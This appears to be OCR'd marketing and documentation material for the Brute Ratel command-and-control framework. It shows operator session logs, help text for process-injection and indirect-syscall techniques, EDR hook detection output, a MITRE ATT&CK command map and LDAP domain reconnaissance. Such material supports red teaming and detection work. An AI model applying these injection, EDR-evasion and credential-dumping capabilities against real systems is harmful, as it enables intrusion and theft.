Author : Paranoid Ninja

[+] 12/05/2022 20:31:40 Starting Adaptive C2 Server on 0.0.0.0:443
[+] Full msg: 300 bytes
-------------------------------------------------------------
[+] ListenerApp Callback
[+] Channel Id: D03AFAZC6B1
[+] Msg ts: 1652387545.160889
[+] Callback forwarded to Brute Ratel Server
[+] Full msg: 108 bytes
-------------------------------------------------------------
[+] ListenerApp Callback
[+] Channel Id: D03AFAZC6B1
[+] Msg ts: 1652387547.209629
[+] Callback forwarded to Brute Ratel Server
[+] Full msg: 108 bytes
-------------------------------------------------------------
[+] ListenerApp Callback
[+] Channel Id: D03AFAZC6B1
[+] Msg ts: 1652387550.215019
[+] Callback forwarded to Brute Ratel Server
[+] Full msg: 812 bytes
-------------------------------------------------------------
[+] ListenerApp Callback
[+] Channel Id: D03AFAZC6B1
[+] Msg ts: 1652387553.473189
[+] Callback forwarded to Brute Ratel Server
[+] Full msg: 108 bytes
```

Autosave Disabled

	Listener ID	Listener Host	External IP	ID	Host	UID	Last Seen (Local)	PID	Process	Arch/OS (Build)	Paylo
1	json-c2	https://127.0.0.1:10443	127.0.0.1	b-0	DESKTOP-G15FRLS	vendetta	Fri May 13 02:03:11 2022	6332	Z:\docs\smb_badger_x64.exe	x64/10.0 (19044)	x64

x64 | 6332@b-0 | DESKTOP-G15FRLS

Command $ Search Text ...


Sentinel $ Perform a quick LDAP query in the current domain or forest, eg.: objectClass=user Domain $

```
2022/05/12 20:32:25 UTC [::badger authenticated from 127.0.0.1][DESKTOP-G15FRLS\vendetta][b-0\
\1OP44AB6ROF317VOLCPCUSDSQ57U0BK8]

2022/05/12 20:32:25 UTC [input] autoruns => set_child searchprotocolhost.exe

2022/05/12 20:32:25 UTC [input] autoruns => sleep 1

2022/05/12 20:32:28 UTC [sent 45 bytes]
[+] Child process: searchprotocolhost.exe
+-------------------------------------------------------------+
[+] Stasis: 1:0
+-------------------------------------------------------------+
2022/05/12 20:32:40 UTC [input] admin => ls

2022/05/12 20:32:41 UTC [sent 4 bytes]
[+] listing .\

12-05-2022 13:01 <FILE> http_badger_x64.exe 293162 bytes
28-04-2022 01:31 <DIR>  windows
12-05-2022 13:32 <DIR>  ..
11-05-2022 08:50 <FILE> tcp_badger_x64.exe 283434 bytes
11-05-2022 09:45 <FILE> eventtest.exe 319450 bytes
12-05-2022 13:27 <FILE> badger_x64.exe 288554 bytes
11-05-2022 10:55 <FILE> badger_x64.ps1 1738769 bytes
11-05-2022 08:04 <FILE> btcp_x86.dll 200192 bytes
12-05-2022 13:30 <FILE> slack-connector.exe 381618 bytes
11-05-2022 08:03 <FILE> bhttp_x64.dll 214528 bytes
11-05-2022 08:03 <FILE> btcp_x64.dll 208384 bytes
12-05-2022 13:30 <FILE> smb_badger_x64.exe 284458 bytes
12-05-2022 13:30 <DIR>  .
27-05-2021 10:59 <FILE> mimikatz.exe 1264128 bytes
05-05-2022 22:53 <FILE> DarkVortex.pfx 2569 bytes
05-05-2022 22:43 <FILE> fw8bene.pdf 314634 bytes
+-------------------------------------------------------------+
```

x64 | 6332@b-0 | DESKTOP-G15FRLS

Indirect Syscalls


Badger provides various process injection capabilities and an option to switch between WinAPI to NTAPI to Syscalls on the fly



```
[!] help :: [set_malloc]

[+] Description              :Changes fork and run's memory allocation technique of badger
                       0 = VirtualAllocEx, VirtualProtectEx, WriteProcessMemory (WINAPI)
                       1 = NtCreateSection, NtMapViewOfSection, RtlCopyMemory (NTAPI)
                       2 = NtAllocateVirtualMemory, NtProtectVirtualMemory, NtWriteVirtualMemory (NTAPI)
                       3 = NtCreateSection, NtMapViewOfSection, RtlCopyMemory (Obfuscated Indirect Syscalls - x64 only)
                       4 = NtAllocateVirtualMemory, NtProtectVirtualMemory, NtWriteVirtualMemory (Obfuscated Indirect Syscalls - x64 only)
[+] Supported Commands       :get_malloc
[+] Affected Commands        :pcinject, shinject, loadr, sharpreflect, psreflect, samdump, shadowclone, camouflage, contact_harvester, socksbridge, mimikatz, ldap_sentinel, cryptvortex, keylogger
[+] Artifact                 :WINAPI
[+] Main Argument            :technique_id (0/1/2/3/4)
[+] Optional Argument        :NA
[+] Example                  :set_malloc 0, set_malloc 1
[+] Minimum argument required :2

[!] help :: [set_threadex]

[+] Description              :Changes fork and run's thread execution technique of badger
                       0 = CreateRemoteThread (WINAPI)
                       1 = RtlCreateUserThread (NTAPI)
                       2 = NtCreateThreadEx (NTAPI)
                       3 = QueueUserAPC, ResumeThread (WINAPI)
                       4 = QueueUserAPC, NtResumeThread (WINAPI+NTAPI)
                       5 = QueueUserAPC, NtAlertResumeThread (WINAPI+NTAPI)
                       6 = NtQueueApcThread, ResumeThread (NTAPI+WINAPI)
                       7 = NtQueueApcThread, NtResumeThread (NTAPI)
                       8 = NtQueueApcThread, NtAlertResumeThread (NTAPI)
                       9 = NtCreateThreadEx (Obfuscated Indirect Syscalls - x64 only)
                       10 = NtQueueApcThread, NtResumeThread (Obfuscated Indirect Syscalls - x64 only)
                       11 = NtQueueApcThread, NtAlertResumeThread (Obfuscated Indirect Syscalls - x64 only)
[+] Supported Commands       :get_threadex
[+] Affected Commands        :pcinject, shinject, loadr, sharpreflect, psreflect, samdump, shadowclone, camouflage, contact_harvester, socksbridge, mimikatz, ldap_sentinel, cryptvortex, keylogger
[+] Artifact                 :WINAPI
[+] Main Argument            :technique_id (0/1/2/3/4/5/6/7/8/9/10/11)
[+] Optional Argument        :NA
[+] Example                  :set_threadex 1, set_threadex 2
[+] Minimum argument required :2
```

Built-in Debugger To Detect EDR Userland Hooks


Badger provides various techniques to hunt EDR userland hooks and DLL, and avoid triggering them using various syscall obfuscation and debugging techniques



```
2022/05/12 20:46:31 UTC [input] admin => detect ntdll.dll

2022/05/12 20:46:31 UTC [sent 16 bytes]
[+] ntdll.dll: 00007FFDA66A0000
  - Trampoline hook NtAllocateVirtualMemory [jmp 0x7A66E from 0x00007FFDA673C3B0 => jmp 0x7FFDA67B6A26]
    - Long jump found: 00007FFDA67B6A2C
    - Jump address location: 00007FFDA67B6A32
    - Jump address: 0000000000178BA0
    - Module base: 0000000000170000
    - Hooker dll: [redacted].dll
  - Trampoline hook NtAllocateVirtualMemoryEx [jmp 0x79AF2 from 0x00007FFDA673CF20 => jmp 0x7FFDA67B6A1A]
    - Long jump found: 00007FFDA67B6A2C
    - Jump address location: 00007FFDA67B6A32
    - Jump address: 0000000000178BA0
    - Module base: 0000000000170000
    - Hooker dll: [redacted].dll
  - Trampoline hook NtDeviceIoControlFile [jmp 0x7A884 from 0x00007FFDA673C190 => jmp 0x7FFDA67B6A1C]
    - Long jump found: 00007FFDA67B6A2C
    - Jump address location: 00007FFDA67B6A32
    - Jump address: 0000000000178BA0
    - Module base: 0000000000170000
    - Hooker dll: [redacted].dll
  - Trampoline hook NtGetContextThread [jmp 0x78BE2 from 0x00007FFDA673DE40 => jmp 0x7FFDA67B6A2A]
    - Long jump found: 00007FFDA67B6A2C
    - Jump address location: 00007FFDA67B6A32
    - Jump address: 0000000000178BA0
    - Module base: 0000000000170000
    - Hooker dll: [redacted].dll
  - Trampoline hook NtMapViewOfSection [jmp 0x7A474 from 0x00007FFDA673C5B0 => jmp 0x7FFDA67B6A2C]
    - Long jump found: 00007FFDA67B6A2C
    - Jump address location: 00007FFDA67B6A32
    - Jump address: 0000000000178BA0
    - Module base: 0000000000170000
    - Hooker dll: [redacted].dll
  - Trampoline hook NtProtectVirtualMemory [jmp 0x79F6D from 0x00007FFDA673CAB0 => jmp 0x7FFDA67B6A25]
    - Long jump found: 00007FFDA67B6A2C
    - Jump address location: 00007FFDA67B6A32
    - Jump address: 0000000000178BA0
    - Module base: 0000000000170000
    - Hooker dll: [redacted].dll
```


Brute Ratel MITRE graph

Brute Ratel features a seamlessly integrated MITRE graph for all built-in commands providing a user friendly interface for Adversary Simulation activities


Brute Ratel MITRE Map
dnscache
Discovery (TA0007)
System Network Configuration Discovery (T1016)
Defense Evasion (TA0005)
Process Injection (T1055 - 001, 002)
Deobfuscate/Decode Files or Information (T1140)
ldapsentinel
Discovery (TA0007)
Account Discovery (T1087 - 001, 002)
Domain Trust Discovery (T1482)
File and Directory Discovery (T1083)
Permission Groups Discovery (T1069 - 001, 002)
Remote System Discovery (T1018)
System Information Discovery (T1082)
System Owner/User Discovery (T1033)
mkdir
Collection (TA0009)
Data Staged (T1074 - 001)
shellspawn
Execution (TA0002)
Command and Scripting Interpreter (T1059 - 001, 003)
Privilege Escalation (TA0004)
Abuse Elevation Control Mechanism (T1548 - 002)
local_sessions
Discovery (TA0007)
System Network Configuration Discovery (T1016)
query_session
Discovery (TA0007)
System Network Configuration Discovery (T1016)
sentinel
Discovery (TA0007)
Account Discovery (T1087 - 001, 002)
Domain Trust Discovery (T1482)
File and Directory Discovery (T1083)
Permission Groups Discovery (T1069 - 001, 002)
Remote System Discovery (T1018)
System Information Discovery (T1082)
System Owner/User Discovery (T1033)
cp
Command and Control (TA0011)
Lateral Movement (TA0008)
rm
Impact (TA0040)
scdivert
Defense Evasion (TA0005)
windowlist
Discovery (TA0007)
impersonate
Privilege Escalation (TA0004)
Valid Accounts (T1078 - 002, 003)
Access Token Manipulation (T1134 - 001, 003)
detect
Discovery (TA0007)
Hooking (NA)
uptime
Discovery (TA0007)
lock_input
Impact (TA0040)
scquery
Discovery (TA0007)
psreflect
Defense Evasion (TA0005)
Execution (TA0002)
Process Injection (T1055 - 001)
Deobfuscate/Decode Files or Information (T1140)
pcinject
Defense Evasion (TA0005)
Process Injection (T1055 - 001, 002)
Deobfuscate/Decode Files or Information (T1140)
netshares
Discovery (TA0007)
portscan
Discovery (TA0007)
netstat
Discovery (TA0007)
drivers
Collection (TA0009)
Software Discovery (T1518)
System Service Discovery (T1007)
make_token
Privilege Escalation (TA0004)
Valid Accounts (T1078 - 002, 003)
Access Token Manipulation (T1134 - 001, 003)
shadowclone
Defense Evasion (TA0005)
Credential Access (TA0006)
Process Injection (T1055 - 001)
Deobfuscate/Decode Files or Information (T1140)
camouflage
Defense Evasion (TA0005)
Execution (TA0002)
Credential Access (TA0006)
Command and Scripting Interpreter (1059 - 001)
sccreate
Execution (TA0002)
Defense Evasion (TA0005)
pivot_winrm
Execution (TA0002)
Lateral Movement (TA0008)
Remote Services: Windows Remote Management (T1021 - 006)
fileinfo
Discovery (TA0007)
File and Directory Discovery (T1083)
lookup
Discovery (TA0007)
System Network Configuration Discovery (T1016)
lockws
Impact (TA0040)
idletime
Discovery (TA0007)
System Information Discovery (T1082)
dll_block
Defense Evasion (TA0005)
Impair Defenses (T1562 - 001)
download
Command and Control (TA0011)
Application Layer Protocol (T1071 - 001)
Data Encoding (T1132 - 002)
Data Obfuscation (T1001 - 001)
Encrypted Channel (T1573)
Exfiltration (TA0010)
Data Transfer Size Limits (T1030)
Exfiltration Over C2 Channel (T1041)
reg
Discovery (TA0007)
Query Registry (T1012)
sharescan
Discovery (TA0007)
Network Share Discovery (T1135)
File and Directory Discovery (T1083)
memhunt
Discovery (TA0007)
Process Discovery (T1057)
shadowcloak
Credential Access (TA0006)
OS Credential Dumping (T1003.001)
Defense Evasion (TA0005)
Process Injection (T1055 - 001, 002)
Deobfuscate/Decode Files or Information (T1140)
sockshridge

One stop for all your LDAP queries

Ldap Sentinel provides a rich GUI interface to query various ldap queries to the Domain or a Forest. Whether you want to run SPN queries for a specific user or if you want to query large group objects, all can be done effortlessly using prebuilt queries.



○ SPN Recon ● User Recon ○ Group Recon ○ Computer Recon ○ GPO Recon

○ Request all user attributes from current domain


● Prebuilt query cn *

☒ Forest (Default action is to run on the current domain)

```
2020/12/17 23:14:16 [input] admin => ldapsentinel forest user cn=*


2020/12/17 23:14:17 [sent 262172 bytes]
2020/12/17 23:14:19 [job-0]
[+] werfault.exe => PID: 32
[job-1]
[user] filter: cn=*
[*] Querying: Global Catalogue
=================================================================================
[+] objectClass:
  - top
  - person
  - organizationalPerson
  - user
[+] cn: Administrator
[+] description: Built-in account for administering the computer/domain
[+] distinguishedName: CN=Administrator,CN=Users,DC=Jupiter,DC=corp
[+] instanceType: 4
[+] whenCreated: 12/3/2020 8:28:39 AM
[+] whenChanged: 12/3/2020 8:44:41 AM
[+] uSNCreated: high: 0 low: 8196
[+] memberOf:
  - CN=Group Policy Creator Owners,CN=Users,DC=Jupiter,DC=corp
  - CN=Domain Admins,CN=Users,DC=Jupiter,DC=corp
  - CN=Enterprise Admins,CN=Users,DC=Jupiter,DC=corp
  - CN=Schema Admins,CN=Users,DC=Jupiter,DC=corp
  - CN=Administrators,CN=Builtin,DC=Jupiter,DC=corp
[+] uSNChanged: high: 0 low: 12795
[+] name: Administrator
[+] objectGUID: {C5046B29-4E3C-47F6-9AE6-554916EEA36B}
[+] userAccountControl: 66048
[+] primaryGroupID: 513
[+] objectSid: S-1-5-21-495549814-1052835334-2225650010-500
[+] sAMAccountName: Administrator
